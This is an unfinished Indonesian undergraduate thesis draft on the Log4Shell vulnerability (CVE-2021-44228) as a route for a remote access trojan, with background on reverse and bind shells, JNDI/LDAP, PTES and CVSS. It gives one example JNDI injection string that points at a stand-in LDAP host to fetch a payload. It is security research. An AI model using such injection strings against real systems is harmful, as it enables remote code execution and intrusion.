

**ANALISIS KERENTANAN APACHE LOG4J PADA**

**CVE-2021-44228 TERHADAP ANCAMAN REMOTE ACCESS TROJAN DENGAN METODE PENETRATION TESTING EXECUTION STANDARD**

**SKRIPSI**

**MUHAMMAD NUR IRSYAD 1807422020**

**PROGRAM STUDI TEKNIK MULTIMEDIA DAN JARINGAN**

**JURUSAN TEKNIK INFORMATIKA DAN KOMPUTER**

**POLITEKNIK NEGERI JAKARTA**

**2022**



**ANALISIS KERENTANAN APACHE LOG4J PADA**

**CVE-2021-44228 TERHADAP ANCAMAN REMOTE ACCESS TROJAN DENGAN METODE PENETRATION TESTING EXECUTION STANDARD**

**SKRIPSI**

**Dibuat untuk Melengkapi Syarat-Syarat yang Diperlukan**

**untuk Memperoleh Diploma Empat Politeknik**

**MUHAMMAD NUR IRSYAD**

**1807422020**

**PROGRAM STUDI TEKNIK MULTIMEDIA DAN JARINGAN**

**JURUSAN TEKNIK INFORMATIKA DAN KOMPUTER**

**POLITEKNIK NEGERI JAKARTA**

**2022**

SURAT PERNYATAAN BEBAS PLAGIARISME

Saya yang bertanda tangan di bawah ini:

Nama : Muhammad Nur Irsyad

NIM : 1807422020

Jurusan : TIK – Teknik Informatika dan Komputer

Program Studi : TMJ – Teknik Multimedia dan Jaringan

Judul Skripsi : Analisis Kerentanan Apache Log4j Pada CVE-2021-44228

terhadap Ancaman Remote Access Trojan Dengan Metode

Penetration Testing Execution Standard

1. Menyatakan dengan sebenarnya bahwa skripsiini benar-benar merupakan hasil karya saya sendiri, bebas dari peniruan terhadap karya dari orang lain. Kutipan pendapat dan tulisan orang lain ditunjuk sesuai dengan cara-cara penulisan karya ilmiah yang berlaku.
2. Apabila di kemudian hari terbukti atau dapat dibuktikan bahwa dalam skripsi ini terkandung cirri-ciri plagiat dan bentuk-bentuk peniruan lain yang dianggap melanggar peraturan, maka saya bersedia menerima sanksi atas perbuatantersebut.
3. Depok, \_\_ \_\_\_\_ 2022
4. Yang membuat pernyataan,
5. Muhammad Nur Irsyad
6. NIM. 1807422020

LEMBAR PENGESAHAN

Skripsi diajukan oleh:

Nama : Muhammad Nur Irsyad

NIM : 1807422020

Jurusan : TIK – Teknik Informatika dan Komputer

Program Studi : TMJ – Teknik Multimedia dan Jaringan

Judul Skripsi : Analisis Kerentanan Apache Log4j Pada CVE-2021-44228

terhadap Ancaman Remote Access Trojan Dengan Metode

Penetration Testing Execution Standard

1. Telah diuji oleh tim penguji dalam Sidang Skripsi pada hari \_\_, tanggal \_\_, bulam \_\_\_\_, tahun \_\_, dan dinyatakan **LULUS**.
2. Disahkan oleh:
3. Pembimbing I : Ariawan Andi Suhandana, S.Kom., M.T.I. ( . . . . . . . . . . )
4. Penguji I : Defiana Arnaldy, S.Tp., M.Si. ( . . . . . . . . . . )
5. Penguji II : Fachroni Arbi Murad, S.Kom., M.Kom. ( . . . . . . . . . . )
6. Penguji III : Asep Kurniawan, S.Pd., M.Kom. ( . . . . . . . . . . )
7. Mengetahui:
8. Jurusan Teknik Informatika dan Komputer
9. Ketua
10. Mauldy Laya , S.Kom., M.Kom.

NIP. 197802112009121003

KATA PENGANTAR

AA

1. Depok, \_\_ \_\_\_\_ 2022
2. Muhammad Nur Irsyad

**SURAT PERNYATAAN PERSETUJUAN PUBLIKASI**

SKRIPSI UNTUK KEPENTINGAN AKADEMIS

1. Sebagai sivitas akademik Politeknik Negeri Jakarta, Saya yang bertanda tangan di bawah ini:

Nama : Muhammad Nur Irsyad

NIM : 1807422020

Jurusan : TIK – Teknik Informatika dan Komputer

Program Studi : TMJ – Teknik Multimedia dan Jaringan

1. Demi mengembangkan ilmu pengetahuan, menyetujui untuk memberikan kepada Politeknik Negeri Jakarta Hak Bebas Royalti Non-Eksklusif atas karya ilmiah saya yang berjudul:
2. Analisis Kerentanan Log4Shell pada CVE-2021-44228 terhadap Ancaman Remote Access Trojan dengan Metode Penetration Testing Execution Standard
3. Beserta perangkat yang ada (jika diperlukan). Dengan Hak Bebas Royalti Non Eksklusif ini Politeknik Negeri Jakarta Berhak menyimpan, mengalihmediakan / formatkan, mengelola dalam bentuk pangkalan data (database), merawat, dan mempublikasikan skripsi saya tanpa meminta izin dari saya selama tetap mencantumkan nama saya sebagai penulis/pencipta dan sebagai pemilik Hak Cipta.. Demikian pernyatan ini saya buat dengan sebenarnya.
4. Depok, \_\_ \_\_\_\_ 2022
5. Yang membuat pernyataan,
6. Muhammad Nur Irsyad
7. NIM. 1807422020

ABSTRAK

AA

1. **Kata Kunci**: aaa

DAFTAR ISI

[**HALAMAN JUDUL** **Error! Bookmark not defined.**](#_Toc117496694)

[**SURAT PERNYATAAN BEBAS PLAGIARISME** iii](#_Toc117497841)

[**LEMBAR** **PENGESAHAN** iv](#_Toc117497842)

[**KATA PENGANTAR** v](#_Toc117497843)

[**SKRIPSI UNTUK KEPENTINGAN AKADEMIS** vi](#_Toc117497844)

[**ABSTRAK** vii](#_Toc117497845)

[**DAFTAR ISI** viii](#_Toc117497846)

[**DAFTAR GAMBAR** x](#_Toc117497847)

[**DAFTAR TABEL** xi](#_Toc117497848)

**BAB I** [**PENDAHULUAN** 1](#_Toc117497849)

[1.1 Latar Belakang 1](#_Toc117497850)

[1.2 Rumusan Masalah 3](#_Toc117497851)

[1.3 Batasan Masalah 3](#_Toc117497852)

[1.4 Tujuan dan Manfaat 4](#_Toc117497853)

[1.5 Sistematika Penulisan 5](#_Toc117497854)

**BAB II** [**TINJAUAN PUSTAKA** 6](#_Toc117497855)

[2.1 Remote Access Trojan 6](#_Toc117497856)

[2.1.1 Reverse & Bind Shell TCP 6](#_Toc117497857)

[2.2 Apache Log4j 7](#_Toc117497858)

[2.2.1 Lightweight Directory Access Protocol 8](#_Toc117497859)

[2.2.2 Kerentanan CVE-2021-44228 8](#_Toc117497860)

[2.3 White-Box Testing 9](#_Toc117497861)

[2.4 Penetration Testing Execution Standard 9](#_Toc117497862)

[2.4.1 Common Vulnerability Scoring System 10](#_Toc117497863)

[2.4.2 Attack Tree 12](#_Toc117497864)

[2.4.3 Hands-on-Keyboard 13](#_Toc117497865)

[2.4.4 BadUSB 13](#_Toc117497866)

[2.5 Unified Modelling Language 14](#_Toc117497867)

[2.6 Penelitian Sejenis 16](#_Toc117497868)

**BAB III** [**METODE PENELITIAN** 18](#_Toc117497869)

[3.1 Rancangan Penelitian 18](#_Toc117497870)

[3.2 Tahapan Penelitian 18](#_Toc117497871)

[3.3 Objek Penelitian 19](#_Toc117497872)

**BAB IV** [**HASIL DAN PEMBAHASAN** 20](#_Toc117497873)

[4.1 Perancangan Sistem 20](#_Toc117497874)

[4.1.1 Desain Topologi Jaringan 20](#_Toc117497875)

[4.1.2 Desain Skema LDAP 22](#_Toc117497876)

[4.2 Implementasi Sistem 24](#_Toc117497877)

[4.2.1 Implementasi Sistem Pengguna 24](#_Toc117497878)

[4.2.2 Implementasi Sistem Penyerang 24](#_Toc117497879)

[4.2.2.1 Instalasi dan Konfigurasi Layanan OpenLDAP 29](#_Toc117497880)

[4.2.2.2 Instalasi dan Konfigurasi Layanan Apache HTTP Server 31](#_Toc117497881)

[4.2.2.3 Pengembangan Aplikasi Layanan HTTP Go 33](#_Toc117497882)

[4.2.2.4 Pengembangan Aplikasi Layanan HTTP Java 33](#_Toc117497883)

[4.2.2.5 Pengembangan Payload Java 39](#_Toc117497884)

[4.2.2.5 Pengembangan BadUSB 40](#_Toc117497885)

[4.3 Pengujian Kerentanan Aplikasi pada Sistem Target 41](#_Toc117497886)

[4.3.1 Pre-Engagement 41](#_Toc117497887)

[4.3.2 Intelligence Gathering 43](#_Toc117497888)

[4.3.3 Threat Modelling 43](#_Toc117497889)

[4.3.4 Vulnerability Analysis 43](#_Toc117497890)

[4.3.5 Exploitation 43](#_Toc117497891)

[4.3.6 Post-Exploitation 43](#_Toc117497892)

[4.3.7 Reporting 43](#_Toc117497893)

[4.4 Hasil Pengujian Kerentanan 43](#_Toc117497894)

**BAB V** [**PENUTUP** 44](#_Toc117497895)

[5.1 Kesimpulan 44](#_Toc117497896)

[5.2 Saran 44](#_Toc117497897)

[**DAFTAR PUSTAKA** 45](#_Toc117497898)

DAFTAR GAMBAR

DAFTAR TABEL

**BAB I**

PENDAHULUAN

* 1. Latar Belakang

Dalam dunia siber, potensi ancaman dapat muncul dikarenakan terdapatnya celah kerentanan pada suatu sistem maupun aplikasi. Hal tersebut membuat sistem dapat diserang melalui berbagai perantara yang sesuai dengan bentuk celahnya untuk lalu dieksploitasi oleh penyerang dengan berbagai macam landasan motivasi (Calín et al., 2020). Salah satu dampak ancaman siber, yaitu kebocoran data internal, disebabkan oleh kerentanan sistem yang membuat suatu *malware* dapat tertanam di dalam sistem korban. Eksploitasi tersebut salah satunya dapat membuat penyerang untuk mengontrol dan mengambil aset digital di dalam sistem korban secara jarak jauh tanpa supervisi terhadap pertahanan sistem korban (Yin & Khine, 2019).

Salah satu kasus ancaman siber yang muncul pada akhir November 2021 dengan penyebab yang serupa adalah kerentanan Log4Shell, yaitu istilah pada kerentanan *library* Apache Log4j terhadap serangan *remote* *shell*. Hal ini juga dikonfirmasi oleh Oracle pada 10 Desember 2021, yang menjelaskan bahwa kerentanan dengan referensi CVE-2021-44228 tersebut menyebabkan penyerang dapat mengontrol sistem korban melalui penyalahgunaan *input* pengguna dalam fitur *logging*-nya. Eksploitasi tersebut diawali dengan sistem pengguna yang mengunduh dan menjalankan *malware* dalam bahasa pemrograman Java. Adanya eksekusi *malware* tersebut dapat membangun koneksi jarak jauh secara penuh, baik itu berpola *reverse shell* maupun *bind shell*, tanpa ada autentikasi diantaranya (Apache, 2021; CVE, 2021; Khan & Neha, 2016; Oracle, 2021). Salah satu perusahaan global yang menggunakan *library* Apache Log4j, yaitu Cisco, memiliki lebih dari 60 produk serta fitur yang terpengaruh terhadap kerentanan tersebut. Hal tersebut didukung karena *library* Apache Log4j memiliki fleksibilitas dalam bentuk implementasinya di berbagai macam platform, seperti pada layanan *cloud* dan *software development* (Cisco, 2021).

Ancaman global tersebut terefleksikan pada status referensi CVE-2021-44228 yang merupakan satu-satunya kerentanan Apache Log4j dengan nilai *Common* *Vulnerability* *Scoring System* (CVSS) tertinggi, yaitu 10.0. Hal yang membuat Log4Shell berbeda dari kerentanan Apache Log4j lainnya adalah kerentanan tersebut menjadi pelopor untuk tiga kerentanan baru dalam kurang dari tiga minggu (26/11/2021 – 11/12/2021) (Apache, 2021). Walaupun kerentanan CVE-2021-44228 sudah diperbaiki pada versi selanjutnya, efesiensi dan efektivitas eksploitasi kerentanan tetap dapat dimanfaatkan dari sisi penyerang sebagai media eksploitasi independen yang kuat dan stabil.

Berdasarkan uraian diatas, penelitian ini ditunjukkan untuk menganalisa ancaman kerentanan Apache Log4j pada referensi CVE-2021-44228 terhadap pengembangan eksploitasinya dengan pendekatan *white-box testing*. Pengembangan dilakukan dengan mamanfaatkan kerentanan u/ntuk menjadi serangan *Remote Access Trojan* (RAT) secara independen dan persisten. Keseluruhan tahapan pengujian nantinya akan berbasiskan pada model *Penetration Testing Execution Standard* (PTES) sebagai panduan dalam pengujian dan analisisnya (Dalalana & Zorzo, 2017). Tahap eksploitasi pengujian didasarkan pada serangan *Remote Code Execution* (RCE) dengan memanfaatkan JNDI *Injection*. Dua bentuk vektor serangan yang digunakan adalah *Hands-on-Keyboard*, atau *direct access*, serta *BadUSB*, atau *removeable media*, yang keduanya memanfaatkan kelemahan konfigurasi dan validasi pada aplikasi atau sistem (Biswas et al., 2018). Serangan pasca eksploitasi dilakukan dengan menyisipkan program *backdoor*, yang dirancang dengan kerentanan *library* Apache Log4j,ke dalam sistem target untuk mempertahankan stabilitas akses yang didapat. Mitigasi yang diadaptasikan merujuk pada pendekatan analisis statis, seperti pemanfaatan konfigurasi aplikasi serta penggunaan program pemindaian proses dalam sistem. Keseluruhan analisis pengujian dilakukan dengan mengukur bagaiamana dampak kondisi sumber daya sistem target terhadap pengujian dalam tiga tahapan periode, yaitu saat pra eksploitasi, pasca eksploitasi, serta pasca mitigasi (CEH, 2013; Kaushik et al., 2021; Muñoz & Mirosh, 2016).

1.2 Rumusan Masalah

Berdasarkan latar belakang masalah yang dipaparkan di atas, maka rumusan masalah dalam penelitian dapat dijabarkan sebagai berikut:

1. Bagaimana tahap rancang bangun instrumen pengujian dan integrasinya dengan *library* Apache Log4j yang sesuai dengan referensi CVE-2021-44228?
2. Bagaimana analisis pengujian serta mitigasi pada kerentanan Apache Log4j terkait ancaman RAT, dalam lingkup *white-box testing* berbasiskan metode PTES?
3. Bagaiamana dampak kondisi sumber daya sistem target pada seluruh tahap pengujian terhadap ancaman RAT?

1.3 Batasan Masalah

Adanya pembatasan suatu masalah digunakan untuk menghindari pelebaran pokok masalah dari lingkup yang seharusnya. Dengan begitu, batasan masalah dapat membuat penelitian lebih terarah untuk tercapainya tujuan dari penelitian ini. Beberapa batasan masalah dalam penelitian ini dijabarkan sebagai berikut:

1. Batasan dalam perancangan instrumen pengujian
2. Instrumen dirancang pada model arsitektur *client-server* secara lokal dengan memanfaatkan virtualisasi Docker *container*
3. *Framework* Java yang digunakan untuk membangun aplikasi pengguna dan penyerang adalah Maven, dengan *library* ApacheLog4j pada versi 2.14.1, dalam versi Java 8 yaitu 1.8.0\_181 dan 1.8.0\_321
4. Mesin komputer yang dipakai berbasiskan platform Linux, sehingga seluruh *payload*, program, serta skrip akan disesuaikan ke arah tersebut
5. Batasan dalam implementasi pengujian dan mitigasinya
6. Pengujian dilakukan dengan berbasiskan metode PTES dalam lingkup *white-box testing*. Vektor serangan yang digunakan yaitu *Hands-on-Keyboard* dan *BadUSB*. Hal yang membedakan diantara kedua vektor serangan adalah pemanfaataan dan implementasi dari kerentanan tersebut dalam perspektif penyerang serta target
7. Bentuk mitigasi mencangkup pendekatan deteksi ancaman dengan implementasi analisis statis*,* pemanfaatan program pemantauan serta konfigurasi internal sistem, dan analisis terhadap pembaharuan *library* Apache Log4j pada versi 2.15.0, 2.16.0, dan 2.17.0
8. Proses pengujian dilakukan dalam 2 tahap, yaitu pra dan pasca adanya mitigasi, sehingga tergambarnya pencapaian yang dapat dianalisa besar tingkat dampak sumber daya pada sistem target
9. Batasan dalam mengukur kondisi sumber daya sistem pada mesin target
10. Pemantauan sumber daya dilakukan pada 3 tahap pengujian. yaitu saat sistem dalam kondisi normal, pasca eksploitasi, dan pasca mitigasi
11. Parameter sumber daya yang diukur antara lain CPU *Utilization*, CPU *Time Consumption*, *Memory Occupation*, *Network Utilization*, *Disk Read* & *Write*, dan *User’s Activity*

1.4 Tujuan dan Manfaat

Berdasarkan rumusan masalah, adapun tujuan serta manfaat yang ingin dicapaikan dalam pembentukan penelitian ini. Tujuan penelitian dijabarkan sebagai berikut:

1. Memberikan adanya suatu kontribusi dalam pengembangan *Proof-of-Concept* (PoC) terhadap kerentanan Apache Log4j pada CVE-2021-44228, terkhusus dalam pengembangan ancaman RAT dengan vektor serangan *Hands-on-Keyboard* dan *BadUSB*
2. Menganalisis signifikansi perubahan dari kondisi sumber daya sistem target terhadap eksploitasi dan mitigasin yang diberikan

Berdasarkan tujuan penelitian yang hendak dicapai, diharapkan pula adanya manfaat dari penelitian ini baik secara teoretis dan praktis, yaitu sebagai berikut:

1. Bagi masyarakat, penelitian ini diharapkan dapat memberikan wawasan terkait pentingnya kerentanan terhadap teknologi yang digunakan oleh pengguna, dan bagaimana dampak potensi kerusakan dari ancaman serangannya
2. Bagi praktisi keamanan, penelitian ini diharapkan dapat memberikan adanya sumbangan pemikiran pada analisis keamanan dalam dunia siber, serta sebagai dasar tambahan dalam mengkaji lebih lanjut terhadap kerentanan Apache Log4j pada referensi CVE-2021-44228 dan referensi kedepannya
3. Bagi penulis, penelitian ini digunakan sebagai bentuk implementasi dari pengembangan ilmu yang dipelajari selama masa kuliah di Politeknik Negeri Jakarta, serta diharapkan dapat memberikan kontribusi referensi kepustakaan terkait keamanan siber pada lingkungan kampus hingga global

1.5 Sistematika Penulisan

1. **BAB I PENDAHULUAN**
2. Bab ini mendeskripsikan latar belakang serta urgensi masalah, perumusan masalah, batasan penelitian, tujuan & manfaat penelitian, serta struktur tulisan
3. **BAB II TINJAUAN PUSTAKA**
4. Bab ini membahas landasan teori yang digunakan dalam pembahasan penelitian dari sumber yang kredibel. Adapun penjabaran terkait penelitian sejenis sebagai penunjang dari penelitian sebelumnya dalam waktu 10 tahun terakhir
5. **BAB III METODE PENELITIAN**
6. Bab ini memaparkan atribut inti dari penelitian, seperti metode yang digunakan dalam melakukan penelitian, tahapan dalam mendapatkan hasil pengujian dan analisanya, serta penjelasan singkat terhadap objek yang diteliti dalam laporan ini
7. **BAB IV HASIL DAN PEMBAHASAN**

Bab ini menjabarkan mengenai bagaimana tahapan dalam merancang, membangun dan mengimplementasikan instrumen pengujian, melakukan pengujian pada program dan kerentanan sistem, serta mengevaluasi dan menganalisa hasil pengujian

1. **BAB V PENUTUP**

Bab penutup menjelaskan mengenai pembuktian terhadap tujuan yang ingin dicapai dalam penelitian dan bagaimana hasil analisis penelitiannya. Adapun saran pribadi yang diberikan terkait dengan hasil pengujian yang sifatnya konstruktif untuk dapat dikembangkan lebih lanjut

**BAB II**

TINJAUAN PUSTAKA

2.1 Remote Access Trojan

1. *Trojan* dalam lingkup keamanan siber dapat diartikan sebagai medium untuk serangan *malware* dapat dikemas sedemikian rupa, agar serangan bersifat *false negative* terhadap suatu sistem keamanan. Suatu *payload*, dalam konteks ini adalah *trojan,* dapat dikirim menggunakan berbagai macam pendekatan, seperti melalui *phishing* dan *social engineering*. Berdasarkan bentuk serangannya, jenis *Remote Access Trojan* (RAT) dispesifikasikan untuk mengontrol sistem korban sepenuhnya secara jarak jauh dengan memanfaatkan koneksi berarsitektur client-server. Pendekatan ini dimanfaatkan oleh penyerang untuk mengontrol aset dari sistem korban sepenuhnya secara kontinuitas (CEH, 2013; Hama Saeed, 2020). Dalam membangun koneksi *remote access*, keberhasilan serta stabilitasnya bergantung kepada topologi infrastruktur jaringan, terutama terhadap peranan *firewall* (Maraj et al., 2020). Secara umum, terdapat dua bentuk *payload trojan* yang dapat digunakan untuk melakukan *remote access*, yaitu dengan koneksi *reverse* dan *bind*, yang mana keduanya ditunjukkan untuk mengontrol sistem korban melalui akses *shell* yang didapatkannya.

2.1.1 Reverse & Bind Shell TCP


1. *Bind shell* bekerja dengan membuka layanan koneksi *Transmission Control Protocol* (TCP) di mesin korban pada nomor porta tertentu, yang juga disebut sebagai *listener*. Koneksi tersebut kemudian disambungkan oleh mesin penyerang untuk mendapatkan *shell* korban melalui koneksi *remote access* nya. Dikarenakan *listener* dilakukan dari mesin korban, hal ini harus disesuaikan dengan *inbound rules* yang terdapat dalam *firewall*, baik itu berbasiskan di dalam jaringan atau mesin, sehingga koneksi *listener* dapat berfungsi sebagaimana harusnya (Saroeval & Bhadola, 2022).

Berbeda dengan payload *bind shell*, *reverse shell* bekerja dengan membuat *listener* dari mesin penyerang, lalu membutuhkan sistem korban untuk menyambungkan koneksi tersebut. Pendekatan tersebut merendahkan potensi isu terkait peranan *firewall*. Hal ini

disebabkan karena koneksi yang keluar dari mesin korban, atau *outbound connection*, memiliki kontrol yang umumnya lebih longgar daripada *inbound connection* pada firewall. Dengan begitu, sistem akan menanggap komunikasi tersebut sebagai koneksi yang valid dan normal untuk sistem korban (Maraj et al., 2020).

2.2 Apache Log4j

1. Apache Log4j merupakan suatu *library* Java yang menyediakan fitur *logging* untuk dapat diimplementasikan dalam berbagai macam *platform*, yang pada umumnya adalah layanan *cloud* (HHS, 2022). Dalam melakukan fungsinya, *library* Apache Log4j dapat terintegrasi dengan berbagai macam layanan, seperti layanan *Naming and Directory*, untuk mencari dan mengambil objek data di dalamnya ke dalam berkas *logging*. Hal ini dapat dilakukan melalui penggunaan *Java Naming and Directory Interface* (JNDI). Pencarian objek dalam suatu layanan menggunakan fungsi *lookup* dapat JNDI lakukan, baik dalam lingkup layanan lokal maupun berbeda jaringan (Apache, 2022).



**Gambar 2.1** Arsitektur JNDI

**Sumber**: Roy, 2015

1. Gambar 2.1 di atas merupakan arsitektur dari penggunaan JNDI dalam suatu aplikasi Java. JNDI terdiri dari dua komponen utama, yaitu JNDI A*pplication Programming Interface* (API), serta JNDI *Service Provider Interface* (SPI). JNDI SPI merupakan suatu mekanisme agar konektivitas layanan dapat tersedia pada aplikasi secara dinamis. Konektivitas tersebut yang kemudian digunakan oleh *library* Apache Log4j untuk mengakses informasi serta objek di dalam layanan tersebut menggunakan modul JNDI API. Salah satu layanan *Naming and Directory* yang dapat terintegrasi secara bawaan adalah Lightweight Directory Access Protocol (LDAP) (Roy, 2015).
2. 2.2.1 Lightweight Directory Access Protocol
3. LDAP merupakan layanan *client-server* yang berbasiskan struktur direktori dalam melakukan penyimpanan informasi atau objek di dalamnya. Bentuk konfigurasi LDAP berisikan skema suatu direktori informasi dengan menggunakan format file tersendiri, yaitu LDAP *Data Interchange Format* (LDIF). Penggunaan beberapa skema LDIF secara terpisah dapat membantu dalam mendesain dan mempopulasi data dalam skala besar agar keseluruhan skema lebih tergorganisir (Helmke et al., 2019).
4. Dalam penyimpanan datanya, LDAP menggunakan suatu entitas yang berisikan atribut dalam mendefinisikan suatu entri pada skema, yang disebut sebagai *object class*. Suatu *Object class* dapat mereferensikan struktur *object class* di atasnya, baik itu bersifat abstrak ataupun struktural. Dengan begitu, setiap *objcet class* dapat juga menggunakan atribut dari *object class* pewarisnya (Oracle, 2010). Berikut pada tabel 2.1 merupakan contoh pewarsian dalam object class *inetOrgperson* dari *top*:

**Tabel 2.1** Atribut pewarisan object class inetOrgPerson

|  |  |  |  |
| --- | --- | --- | --- |
| **No.** | **Atribut** | **Deskripsi** | **Object Class Pewaris** |
| 1 | uid | ID unik pengguna | top (user) |
| 2 | description | informasi entri | person |
| 3 | inetUserStatus | status keaktifan akun | inetUser |
| 4 | ou | nama unit organisasi | organizationalPerson |
| 5 | mail | Alamat email pengguna | - |

**Sumber**: Oracle, 2010

1. 2.2.2 Kerentanan CVE-2021-44228
2. Pada Desember 2021, Apache Software Foundation resmi mempublikasikan bahwa *library* Apache Log4j dari versi 2.0-beta9 hingga 2.14.1 rentan terhadap serangan *Remote Code Execution* (RCE). Publikasi ini disertakan dengan saran mitigasi yang ditawarkan hingga pada perilisan ke versi 2.17.0. Kerentanan ini dikatagorikan sebagai *zero-day vulnerability* karena eksploitasinya yang ditemukan oleh publik sebelum adanya *patch* atau publikasi resmi dari vendor.
3. Secara garis besar, eksplotasi dilakukan dengan menginjeksi pesan dalam format khusus yang didukung oleh *library* secara bawaan, yaitu *Message Lookup Subtitution*. Pesan tersebut kemudian diinterpretasi dan dieksekusi saat penulisan entri *logging* melalui format tersebut. Adapun pemanfaatan layanan seperti LDAP dan HTTP yang dirancang khusus oleh penyerang karena mampu untuk menyimpan referensi *payload*. *Payload* yang dirancang berupa berkas *class* Java untuk dipanggil oleh fungsi *lookup* JNDI (Hiesgen et al., 2022; Rajasinghe, 2022). Berikut contoh format pesan yang dapat digunakan beserta penggunaanya dengan JNDI dan layanan LDAP untuk eksploitasi:

${jndi:ldap://domain.com/cn=payload,dc=domain,dc=com }

2.3 White-Box Testing

1. *White-box testing* merupakan salah satu bentuk pengujian dengan pelaku memiliki seluruh informasi, akses kontrol, ataupun kendali terhadap pengembangan lingkungan pengujian. Pengujuan secara *white-box*, atau *full-knowledge*, umum digunakan dalam tiga tujuan utama, yaitu kebutuhan introspeksi, stabilitas, serta ketelitian terhadap objek pengujian. Dalam lingkup pengujian kerentanan, pendekatan ini diharapkan dapat mengetahui serta mendeteksi potensi adanya kerusakan, hingga diluar lingkup yang seharusnya, terhadap keamanan suatu sistem (Madhavi, 2016; Midian, 2002).

2.4 Penetration Testing Execution Standard

PTES merupakan salah satu *framework* pengujian yang tersedia untuk menjalankan evaluasi keamanan dengan berstandar bisnis dan industri secara komprehensif. Salah satu keunggulan PTES yaitu tersedianya panduan perencanaan yang konkrit dalam mendefinisikan bagaimana keseluruhan tahapan dapat dijalankan dengan baik dan benar (Dalalana & Zorzo, 2017). Secara garis besarnya, PTES terdiri dari 7 tahapan utama yang mencangkup seluruh kebutuhan dan analisis dasar dalam menjalankan pengujian keamanan, yaitu sebagai berikut:

1. *Pre-Engagement*: mendefinisikan lingkup instrumen pengujian, yang juga mencangkup waktu estimasi pengerjaan, objek yang diteliti, bentuk surat izin dari pihak ketiga, serta tujuan utama dari dilakukannya pengujian
2. *Intelligence Gathering*: mengumpulkan kelengkapan informasi yang berkaitan dengan karakterisitik objek pengujian, baik dilakukan secara aktif maupun aktif
3. *Threat Modelling*: menggambarkan bagaimana ancaman dapat dilakukan serta melakukan pemetaan terhadap aset primer dan sekunder yang dapat ditargetkan. Hal ini memudahkan penguji dan pembaca untuk memahami kerentanan apa yang ditemukan dan yang akan dieksploitasi dari objek pengujian
4. *Vulnerability Analysis*: menganalisis cangkupan kerentanan dari pemodelan sebelumnya, sehingga dapat mendefinisikan vektor serangan yang efektif serta lingkungan pengujiannya untuk tahap eksploitasi
5. *Exploitation*: melakukan eksploitasi berdasarkan skema dan tujuan yang sudah dirancang sebelumnya, karena keakuratan informasi yang sudah didapatkan akan mempengaruhi keberhasilan tahap eksploitasi secara keutuhan
6. *Post-Exploitation*: mengembangkan hasil eksploitasi menjadi serangan yang lebih konsisten dan stabil untuk tujuan kontinuitas, sehingga menunjukkan seberapa jauh kerentanan dapat dieksploitasi
7. *Reporting*: mendokumentasikan seluruh tahapan dan hasil kegiatan secara struktural dan informatif. Tahapan ini juga mencangkup kesimpulan dan saran serta bagaimana pendekatan mitigasinya (Ningsih, 2021; PTES, 2021)
8. 2.4.1 Common Vulnerability Scoring System
9. CVSS merupakan salah satu *framework* untuk menentukan karakterisitik dan tingkatan kerentanan pada suatu teknologi. Penilaian CVSS terbagi menjadi 3 grup utama, yaitu *Base*, *Temporal*, dan *Environmental*. Dalam implementasinya, penggunaan seluruh metrik grup dapat menspesifikasikan tingkat kerentanan yang lebih sesuai dan akurat dengan penyesuaian lingkungan skenario pengujiannya. (PTES, 2021). Pada tabel 2.2 berikut merupakan parameter dari metrik grup *Base* dalam CVSS versi 3.1, tabel 2.3 untuk metrik grup *Temporal*, serta 2.4 untuk metrik grup *Environmental*:

**Tabel 2.2** Keterangan metrik grup Base pada CVSS versi 3.1

|  |  |  |  |
| --- | --- | --- | --- |
| **Parameter** | **Deskripsi** | **Metrik** | |
| *Attack*  *Vector* | konteks mengenai area jangkauan eksploitasi yang dapat dilakukan | *Network* | N |
| *Adjacent* | A |
| *Local* | L |
| *Physical* | P |
| *Attack*  *Complexity* | tingkat kondisi yang harus dipenuhi agar eksploitasi dapat dilakukan | *Low* | L |
| *High* | H |
| *Privilege*  *Required* | ketergantungan terhadap tingkatan hak tertentu untuk menjalankan eksploitasi | *None* | N |
| *Low* | L |
| *High* | H |
| *User*  *Interaction* | kondisi eksploitasi yang membutuhkan interaksi langsung pengguna | *None* | N |
| *Required* | R |
| *Scope* | adanya dampak eksplotasi di luar cangkupan utama area kerentanan | *Changed* | U |
| *Unchanged* | C |
| *Confidentiality* | besarnya akses terhadap aset sistem yang dapat dikelola dari hasil eksploitasi | *High* | H |
| *Low* | L |
| *None* | N |
| *Integrity* | tingkat kerusakan integritas pada aset sistem dari hasil eksploitasi | *High* | H |
| *Low* | L |
| *None* | N |
| *Availability* | besarnya sumber daya sistem serta layanan yang terganggu dari hasil eksploitasi | *High* | H |
| *Low* | L |
| *None* | N |

**Sumber**: FIRST, 2019

**Tabel 2.3** Keterangan metrik grup Temporal pada CVSS versi 3.1

|  |  |  |  |
| --- | --- | --- | --- |
| **Parameter** | **Deskripsi** | **Metrik** | |
| 1. *Exploit Code Maturity* | tingkat status ketersediaan, keberagaman teknik, serta keaktifan eksploitasi dalam sisi industri dan global | *Not Defined* | X |
| *High* | H |
| *Functional* | F |
| *PoC* | P |
| *Unproven* | U |
| 1. *Remediation Level* | tingkat remediasi yang tersedia untuk publik, baik itu dari vendor resmi ataupun masih belum ditemukan | *Not Defined* | X |
| *Unavailable* | U |
| *Workaround* | W |
| *Temp. Fix* | W |
| *Official Fix* | O |
| 1. *Report Confidence* | tingkat validasi laporan ataupun isu eksploitasi terhadap kerentanan, seperti publikasi resmi dan penelitian | *Not Defined* | X |
| *Confirmed* | C |
| *Unknown* | U |
| *Reasonable* | R |

**Sumber**: FIRST, 2019

**Tabel 2.4** Keterangan metrik grup Environmental pada CVSS versi 3.1

|  |  |  |  |
| --- | --- | --- | --- |
| **Parameter** | **Deskripsi** | **Metrik** | |
| *Security Requirement* | 1. pengaruh kerentanan terhadap prinsip dasar keamanan aset dan layanan sistem dalam model CIA Triad | *Not Defined* | X |
| *High* | H |
| *Low* | L |
| *Medium* | M |
| *Modified*   1. *Base* | adaptasi penilaian pada metrik grup Base yang disesuaikan kembali dengan lingkungan pengujian | | |

**Sumber**: FIRST, 2019

1. Dalam mengimplementasikan perumusan keseluruhan nilainya, FIRST menyediakan kalkulator CVSS versi 3.1 yang dapat diakses secara daring pada halaman web-nya. Nilai akhir setiap metrik grup dikemas dalam skala numerik, mulai dari tidak berbahaya sama sekali hingga pada status kritikal (FIRST, 2019).
2. 2.4.2 Attack Tree

